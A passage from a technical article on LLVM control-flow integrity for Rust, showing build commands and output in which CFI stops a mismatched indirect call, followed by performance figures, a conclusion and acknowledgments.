clang -I. -Isrc -Wall -flto -fsanitize=cfi -fsanitize-cfi-icall-experimental-normalize-integers -fvisibility=
    hidden -c -emit-llvm src/foo.c -o target/release/libfoo.bc
llvm-ar rcs target/release/libfoo.a target/release/libfoo.bc
```

```
RUSTFLAGS="-L./target/release␣-Clinker-plugin-lto␣-Clinker=clang␣-Clink-arg=-fuse-ld=lld␣-Zsanitizer=
    cfi␣-Zsanitizer-cfi-normalize-integers" cargo build -Zbuild-std -Zbuild-std-features --release --
    target x86_64-unknown-linux-gnu
  ...
  Compiling rust-cfi-4 v0.1.0 (/home/rcvalle/rust-cfi-4)
    Finished release [optimized] target(s) in 1m 06s
$ ./target/x86_64-unknown-linux-gnu/release/rust-cfi-4
The answer is: 12
With CFI enabled, you should not see the next answer
Illegal instruction
$
```

Listing 20: Build and execution of Figs. 17–18 with LLVM CFI enabled.

When LLVM CFI is enabled, if there are any attempts to redirect control flow using an indirect branch/call to a function with different return and parameter types than the return type expected and arguments intended/passed in the call/branch site, even across the FFI boundary and for functions passed as a callback across the FFI boundary, the execution is also terminated (see Fig. 20).

Performance

Preliminary performance testing (i.e., one billion calls to a function containing an indirect branch without and with LLVM CFI enabled compared) using cargo bench indicates negligible performance impact (i.e., 0.01%).

Conclusion

LLVM CFI and cross-language LLVM CFI (and LLVM KCFI and cross-language LLVM KCFI) are available on nightly builds of the Rust compiler. As we work towards stabilizing these features (see our roadmap), we're starting to experiment with them in our products and services, and encourage you to try them as well and let us know if you have any issues (see the known issues).

Hopefully, this work also provides the foundation for future implementations of cross-language, fine-grained, combined hardware-assisted and software-based, forward-edge control flow protection, such as Microsoft Windows XFG, ARM Pointer Authentication-based forward-edge control flow protection, and Intel FineIBT.

Acknowledgments

Thanks to bjorn3 (Björn Roy Baron), compiler-errors (Michael Goulet), eddyb (Eduard-Mihai Burtescu), matthiaskrgr (Matthias Krüger), mmaurer (Matthew Maurer), nagisa (Simonas Kazlauskas), pcc (Peter Collingbourne), pnkfelix (Felix Klock), samitolvanen (Sami Tolvanen), tmiasko (Tomasz Miąsko), and the Rust community for all their help throughout this project.

Blue
Frost
Security

ORGANISER OF

OFFENSIVECON

@bluefrostsec